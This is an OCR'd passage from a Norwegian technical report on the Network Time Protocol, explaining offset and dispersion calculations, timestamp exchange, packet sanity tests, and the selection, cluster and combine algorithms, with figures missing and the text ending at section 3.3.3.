
Tidsavvik
Tidsavviket kan gi oss et hint på hvor stort avvik det er mellom tiden på tjenerens klokke og tiden på klientklokken. Denne regnes ut som et snitt av de to utvekslingene over nettet som forekommer per rundetid:

½ [(T2 – T1) + (T3 – T4)]

Generell formel:

$\theta_{AB} = ½ [(T_{i-2} – T_{i-3}) + (T_{i-1} – T_i)]$

Hvis det ikke forekom noen nettverksforsinkelse over hodet, ville denne formelen gi et nøyaktig svar på avviket i tid mellom tjener og klient. (En feilfaktor må også tas med i vurdering da det kan forekomme feil i forbindelse med avlesning av tidspunkter på klient og tjener klokkene, samt at de to klokkene kan gå med noe forskjellig frekvens. Disiplinering av frekvensen på klientklokken vil vi komme tilbake til noe senere.)



Figur 10

Figur 10 viser tidsavviket mellom klient- og tjenerklokke målt over en periode på cirka femten timer. Vi ser at NTP etter gjentatte meldingsutvekslinger oppnår et bedre og bedre samsvar mellom klient- og tjenerklokke.

Dispersjon
Da NTP ikke vet noe nøyaktig om nettverksforsinkelsen prøver den å gjøre et estimat på hvor mye feil den kan ta på begge sider av det beregnede tidsavviket. Dispersjon sier altså noe om maksimalt feil i begge retninger mellom klient og tjener. Dispersjon kan bli representert som halve nettverksforsinkelsen pluss en feilfaktor. (Feilfaktoren representerer feil relatert til å lese tid på klokke og frekvenstoleranse).

I dette eksempelet tar vi utgangspunkt de verdier som er vist i figur 9:

Tidsavviket: ½ [(T2 – T1) + (T3 – T4)] = 0,005 sekunder.

Nettverksforsinkelsen: (T4 – T1) – (T3 – T2) = 0,030 sekunder.

Den faktiske tiden som klienten må justere for å samsvare med tjenertiden må ligge mellom følgende verdier:

Dispersjon


Tidsavvik – (forsinkelse/2 + feil) <= **faktisk tidsjustering** <= tidsavvik + (forsinkelse/2 + feil)

0,005 sekunder – 0,030/2 <= faktisk tidsjustering <= 0,005 sekunder + 0,030/2

-0,01 0,02

Vi ser at graden av mulig justering på klientens klokke faller mellom -0,01 sekunder og 0,02 sekunder. (Feilfaktoren er ikke tatt med i dette eksempelet.)

Grafisk fremstilt kan vi illustrere dette som vist i figur 11:




Figur 11

Klokken vil i dette tilfellet bli justert med (0,020-0,010)/2 = 0,005 sekunder. NTP har ingen kjenneskap til den virkelige dispersjonen mellom klient og tjener klokken. Hvis vi ser på de faktiske verdiene fra nettverksforsinkelsen i figur 9, ser vi at den optimale korreksjonen er på 0,01 sekunder. Resultatet er likevel ikke så ille, og ved bruk av flere tidstjenere for synkronisering vil man kunne oppnå et enda bedre samsvar med virkeligheten[22]. Dette vil vi se nærmer på under avsnittet om Tilstandsmaskinen i NTP.


3.2.3 Utveksling av tidstempler

En NTP-demon vil alltid oppfatte demoner med høyere stratumtall som klienter. NTP-demonen vil derfor ta på seg rollen som tjener hvis det kommer en forespørsel fra en demon med høyere stratumtall. Siden en NTP-demon aldri vil vurdere sin egen tidsriktighet mot en demon med høyere stratumtall enn seg selv, er det på klientsiden kontrollen av pakkeinnholdet er viktigst.



Figur 12: tjener konfigurasjon


Tar vi utgangspunkt i en klient/tjener assosiasjon vil initiativet til utveksling av tid alltid komme fra klienten. Når en NTP-demon startes opp vil den sjekke i sin konfigurasjonsfil hvilke tjenere eller tjenerpooler den er anbefalt å knytte seg opp til. Den vil så forsøke å starte en egen tråd/assosiasjon med hver enkelt tjener. Det er normalt fritt opp til administrator å sette hvilke tjenere NTP-demonen skal knytte seg til, og dette gjøres med "server" direktivet i konfigurasjonsfilen (Figur 12).



Figur 13: Tilstandsvariabler

Hver assosiasjon startes med at en pakke blir sendt fra klienten(A) mot tjener(B). En pakke kan inneholde tre tidstempler. Disse inngår i det vi her kaller tilstandsvariabler (Figur 13).


En fjerde variabel **dst** inngår også i tilstandsvariabler men sendes ikke i pakken. Dst variabelen settes lokalt på klienten når pakken den sendte ut til tjeneren kommer tilbake til klienten.



Figur 14: Pakkevariabler

I tillegg har vi pakkevariabler som er verdier som midlertidig lagres hos respektive klient/tjener. Disse har en tilsvarende betydning (Figur 14).

Eksempel på meldingsflyt
Jeg vil her ta for meg et eksempel på pakkeflyten i en klient/tjener assosiasjon som er den mest vanlige assosiasjonen brukt i NTP. Den første pakken inneholder kun ett tidsstempel **t1** med tiden for når pakken blir sendt. Tidstempelet blir lagret i "Transmit Timestamp" variabelen: **xmt** og sendt til B:



Når tjener(B) mottar pakken fra klient A, stempler den når pakken blir mottatt: **t2**, og oppdaterer pakkevariablene T3 og T4.

I tjener/klient modus lagrer ikke tjenerer tilstandsvariablene men kopierer bare T3 og T4 verdiene fra forespørselen over i svarpakken, leser sin klokke **t3** og sender svaret tilbake til klient A.


Når klient (A) mottar svaret fra tjener(B), stempler den når pakken ble mottatt: **t4**, og lagrer verdien i en midlertidig **dst** variabel. Klient A har nå fire tidstempler tilgjengelig:

- t1 når tidsforespørsel blir sendt fra klient første gang
- t2 når forespørsel blir mottatt hos tjener
- t3 når svar blir sendt fra tjener
- t4 når svaret blir mottatt igjen hos klient

Med disse verdiene er det mulig for klienten å beregne rundetid mellom tjener og klient, og tidsavviket mellom klient klokke og tjener klokke.

3.3 Tilstandsmaskinen

Vi vil i dette avsnittet ta for oss deler av prosessflyten i selve NTP-demonen. Figur 15 forsøker å illustrere en demon som er knyttet til flere tjenere. For hver tjener er det to prosesser. En peer prosess som mottar og behandler pakker, og en poll prosess som sender forespørsler til tjeneren på bestemte tidspunkt. For hver pakke som blir mottatt sammenlignes systemtiden med tiden fra tjener og et tidsavvik blir beregnet. System prosessene behandler så disse verdiene videre før de overlates til prosesser for disiplinering av systemklokken. Etter ytterligere filtrering og finjustering sendes resultatet videre til de prosessene som gjør den faktiske justeringen av systemklokka. Denne justeringen skjer med faste intervaller på ett sekund for å opprettholde en monoton og kontinuerlig klokke.



Figur 15

3.3.1 Peer/Poll prosesser

For hver enkelt pakke som blir mottatt av peer prosessen foretas det en grundig kontroll av akseptabilitet og pålitelighet, formatfeil og feilverdier. En svært viktig mekanisme omfattes av sunnhetstest nummer 1 og 2. Sunnhetstest nummer 1 krever at pakken som mottas ikke er identisk med en pakke som allerede har blitt mottatt av klienten. Dette krever at en potensiell angriper må rekke å sende et svar *før* den ekte NTP-tjeneren. Sunnhetstest nummer 2 krever at svaret på forespørselen inneholder et tidstempel som opprinnelig kommer fra avsenderen. Da dette tidstempelet har en oppløsning på 232 picosekunder(ps 10^{-12}) er dette en verdi som det er vanskelig å gjette seg til. Dette medfører at angriper må klare å fange opp forespørselpakken fra klienten. Vi vil her gi en oversikt over de ulike testene som blir kjørt på hver enkelt pakke i en standard klient/tjener assosiasjon, samt en kort beskrivelse av klokkefilteralgoritmen.

3.3.1.1 Sunnhetstester

1.	Duplikate pakker	Pakken er i beste fall et gammelt duplikat og i verste fall et gjentagelsesangrep fra en hacker. (Dette kan naturlig oppstå i symmetrisk modus hvis poll intervallene er ujevne).
2.	Uekte pakker	Pakken er ikke et svar på den siste pakken som ble sendt fra klienten. (Dette kan naturlig oppstå i symmetrisk modus hvis poll intervallene er ujevne).
3.	Ugyldige pakker	En eller flere av feltene med tidsstempler er ugyldige.
4.	Ikke synkronisert	Tjeneren er ikke synkronisert til en gyldig kilde.
5.	Feil avstand	Synkroniseringsavstanden til rot kilden er større enn ett sekund.
6.	Feil stratum	Stratumtallet er større enn 15
7.	Tidsløkke	Klienten er synkronisert til denne tjeneren slik at det dannes en tidsløkke.

Disse testene har alene vist seg å fungere bra opp i gjennom årene for å avise feilfungerende operasjoner i ulike scenarier.

3.3.1.2 Klokkefilteralgoritmen

Klokkefilteralgoritmens intensjon er å hindre at data berørt av støyspikre[*] som oppstår på grunn av pakkekollisjon og nettverksbelastning blir tatt med i utregningen. Som vi tidligere har vært inne på blir tidsavvik og rundetid regnet ut fra de fire siste tidsstemplene. Dette innebærer imidlertid ikke at hver enkelt utregning blir antatt å ha nok troverdighet til at den lokale klokken justeres. Klokkefilteralgoritmen ble designet på bakgrunn av observasjoner som viste at pakkesvitsjede nettverk som regel opererer godt under den gjennomsnittlige forsinkelseskurven på nettverkslinjen. Dette betyr at pakkekøer som regel er små med uregelmessige tilslag. Hvordan rutingalgoritmene fungerer i et pakkesvitsjet nettverk, ble også tatt med i vurderingen. På bakgrunn av denne informasjonen fant man ut at det var svært lite sannsynlig at en enkel utveksling fant en travel kø. Sannsynligheten for at en utveksling finner en kø i begge retninger er enda mindre. Det er derfor rimelig å anta at de beste tidsavvikene bør finnes i utvekslingene med minst forsinkelse.

[*] eng. Noise spikes

3.3.2 Systemprosesser


Det er tre algoritmer som i hovedsak er innblandet i bestemmelsen av den optimale tidsjusteringen i NTP: Seleksjonsalgoritmen, klyngealgoritmen og kombinasjons-algoritmen. Hvis klienten synkroniserer seg mot flere tjenere samtidig, sjekker seleksjonsalgoritmen i hvilken grad de har et rimelig tidsavvik i forhold til hverandre. Skulle noen avvike i for stor grad fra majoriteten, blir disse ansett som feiltikkende. Forekommer det nok overlevende fra seleksjonsalgoritmen, vil klyngealgoritmen bidra med å plukke ut det de beste kandidatene blant de overlevende. Om det skulle være flere overlevende fra klyngealgoritmen kan kombinasjonsalgoritmen i noen tilfeller bidra med en liten forbedring av den endelige korreksjonen på klientens klokke. Av disse algoritmene er det altså seleksjonsalgoritmen som hovedsakelig skiller feiltikkere fra sanntikkere. Minst relevant i denne sammenhengen er kombinasjonsalgoritmen. Vi vil derfor i påfølgende avsnitt gi en fyldig beskrivelse av seleksjonsalgoritmen, gi en generell oversikt over funksjonaliteten til klyngealgoritmen og kun en kort beskrivelse av kombinasjonsalgoritmen.

3.3.2.1 Seleksjonsalgoritmen

Utgangspunktet for beskrivelsen av seleksjonsalgoritmen er RFC 1305[2] og Mills sin bok ”Computer Network Time Synchronization”[23]. Tekst og figurer i disse kildene spriker imidlertid noe ifra hverandre og inneholder noen uheldige feil. Dette kan gjøre det vanskelig å forstå hva forfatteren egentlig prøver å forklare. Vi har derfor laget en applikasjon basert på kildekoden til seleksjonsalgoritmen slik den er beskrevet i ”Reference and Implementation Guide NTP versjon 4”[3]. Deler av forklaringer og figurer vist i dette avsnittet er laget med utgangspunkt i resultater fra denne applikasjonen.

Korrekthetsintervallet

For hver tjener som klienten synkroniserer mot, regnes det først ut et korrekthetsintervall med et bunnpunkt(L), midtpunkt(M) og toppunkt(H). I teorien kan alle punkter innenfor tjenerens korrekthetsintervall være den riktige tiden. Midtpunktet (M) illustrerer det beregnede tidsavviket man antar klienten har i forhold til tjeneren. Intervallet dannet av ytterpunktene L og H er et estimat på hvor riktig dette avviket er med bakgrunn i hva man har registrert av feil, forsinkelse, nettverksjitter med mer. Estimatet er beregnet over hele distansen mellom den primære tidskilden og klienten. Det kan gjerne forkomme flere NTP-tjenere mellom primærkilden og NTP-klienten. Dette vil da som regel medføre at korrekthetsintervallet blir større på grunn av et økt antall potensielle feilkilder. Det er verdt å merke seg at UTC-tid ikke nødvendigvis ligger innefor korrekthetsintervallet. Derimot er det




Figur 16: Korrekthetsintervall

stor sannsynlighet for at tiden til den spesifikke tjeneren som klienten synkroniserer mot ligger innenfor dette intervallet.

DTS og NTP

Figur 17 illustrerer operasjonen til algoritmen med et scenario som involverer de fem klokkene A, B, C, D og E Hvis alle klokkene er riktige, må det eksistere et område som overlappes av alle de fem klokkeintervallene. Dette er som vi ser av figur 17 ikke tilfellet for D. Hvis vi imidlertid kan anta at det finnes en klokke som er feil, er det kanskje mulig å finne et område som overlappes av alle intervallene bortsett fra ett. Hvis ikke, er det kanskje mulig å finne et område som overlappes av alle bortsett fra to, også videre.




Figur 17

En algoritme som er basert på disse prinsippene er DEC89[24]-algoritmen brukt i Digital Time Service (DTS). DEC89-algoritmen er i stand til å produsere det største enkle området som kun inneholder sanntikkere (merket DTS i figur 17). Seleksjonsalgoritmen i NTP tar utgangspunkt i DEC89, men er noe modifisert for å unngå at brukbare statistiske data skal gå tapt. I stedet for kun å ta med det området som har et fullstendig overlapp av alle sanntikkerne, prøver den å finne det minste området som overlapper minst (n – f)* av de pålitelige korekthetsintervallene og samtidig inneholder n - f midtpunkt. I figur 17 er dette intervallet å finne mellom pilene markert med NTP-low og NTP-high.

Utregning

Vi vil nå demonstrere hovedtrekkene i hvordan seleksjonsalgoritmen i NTP kommer fram til et resultat. Vi tar utgangspunkt i en ny figur (figur 18) bestående av fire klokker merket A, B, C og D, hvor D er en feiltikkende klokke. Det første vi begynner med er å sette inn lavpunktene(L), midtpunktene (M) og toppunktene(H) inn i en liste. Listen sorteres så i den rekkefølgen de opptrer fra venstre mot høyre:



Figur 18


* n = totalt antall klokker, f = antall feiltikkere

Liste med punkter:

L_4	M_4	H_4	L_1	L_2	L_3	M_1	M_2	M_3	H_1	H_2	H_3

Variabler:
Sett antall feiltikkere til: $f = 0$
Sett antall midtpunkt til: $d = 0$
Sett endepunktteller til: $c = 0$
Totalt antall klokker: $n = 4$

For å plukke ut én feiltikker, trenger vi å gå to runder i seleksjonsalgoritmen. Den første runden konstaterer at det finnes en feiltikker, og den siste runden finner grenseverdiene:



Intervallet som seleksjonsalgoritmen har beregnet for oss er altså mellom 8 og 11. I vår applikasjon vist i figur 18 ser vi at intervallet i dette eksempelet sammenfaller med

utregningene av DEC89 algoritmen (merket DTS i figuren). Dette er egentlig ikke så merkelig. Det som rent teknisk skiller NTP algoritmen fra DEC89 er at den teller antall midtpunkt og tar en runde til hvis testen: $d \leq f$ er negativ. I dette eksempelet ser vi at n – f midtpunkt ligger innenfor DEC89 intervallet, og derfor anser også NTP utvidelsen intervallet som akseptabelt.

3.3.2.2 Klyngealgoritmen


De overlevende tjenerne fra seleksjonsalgoritmen blir sendt over til klyngealgoritmen for en ytterligere seleksjon. Mens seleksjonsalgoritmens oppgave var å finne troverdige kandidater, er klyngealgoritmens oppgave å identifisere de av de overlevende kandidatene som sørger for den beste gjennomsnittelige presisjonen.

Utvelgelsen av de dårligste kandidatene fungerer på følgende måte: Først sorteres tjenerne stigende etter kandidatens vektfaktor. Vektfaktoren for hver enkelt kandidat er kandidatens stratumtall pluss avstanden til primærtidskilden (rotavstanden). Deretter regnes det ut et seleksjonsjitter (φ_S) for hver enkelt kandidat. Seleksjonsjitteret regnes som kvadratroten av summen av (kandidat.tidsavvik – q.tidsavvik)^2 over alle q assosiasjonene.

For hver enkelt kandidat er det fra klokkefilteralgoritmen beregnet et kandidatjitter (φ). Vi finner så den kandidaten som har det minste kanditatjitteret. Hvis det største seleksjonsjitteret er større enn det minste kanditatjitteret, fjerner vi den kandidaten fra listen som har den største verdien av vektfaktor*seleksjonsjitter. Tanken er å forkaste kandidaten som ligger i ytterkant helt til ønsket resultat er oppnådd. Om det største seleksjonsjitteret er mindre enn det minste kanditatjitteret vil ikke fjerning av ytterligere kandidater medføre et lavere kandidatjitter, så derfor stopper vi.

I prinsippet kan denne fremgangsmåten finne den beste tjeneren egnet for synkronisering av systemklokken. Imidlertid vil man normalt kunne finne et bedre resultat hvis man beregner et gjennomsnitt av flere av de overlevende tjenere. Det ideelle er derfor en balansegang mellom å fjerne tjenere som ligger i ytterkant, for å redusere seleksjonsjitteret, og å forbedre det estimerte tidsavviket ved å ta flere tjenere med i en snittberegning.

Figur 19 illustrerer hvordan den faktiske algoritmen i NTP fungerer. Algoritmen starter med fire overlevende, hvor diameteren av de hvite sirklene representerer kandidatjitteret, og diameteren av de grå sirklene representerer seleksjonsjitteret. Siden det største seleksjonsjitteret(φ_{S1}) er større enn det minste kandidatjitteret(φ_2), vil kandidaten i ytterkant (vi antar at dette er φ_1) bli fjernet. Det som nå gjenstår er de tre overlevende i figuren til høyre. Det største seleksjonsjitteret(φ_{S2}) er nå mindre enn det minste kandidat jitteret(φ_2), og algoritmen vil derfor avslutte.



Figur 19: Klyngealgoritmen

Det er imidlertid ingen garanti for at seleksjonsjitteret noen gang vil bli mindre enn det minste kandidat-jitteret. Derfor er det definert en nedre grense for hvor mange kandidater som må være igjen for at algoritmen skal fungere. Denne verdien settes i parameteret MINCLOCK, som standard er satt til 3. Når klyngealgoritmen står igjen med så få kandidater, stopper den selv om seleksjonsjitteret fortsatt er større enn det minste kandidatjitteret.

3.3.2.3 Kombinasjonsalgoritmen

Selv om det bare er en klokke som blir valgt som synkroniseringskilde vil korreksjonen av klientklokken være påvirket av alle de andre overlevende fra klyngealgoritmen. Tidsavviket for hver enkelt kandidat er vektet på bakgrunn av kvaliteten på kandidaten (vektfaktor fra klyngealgoritmen). De vektede tidsavvikene legges sammen og gjennomsnittet av disse brukes i den endelige justeringen av systemklokken.

3.3.3 Prosesser for disiplinering og justering av klokke

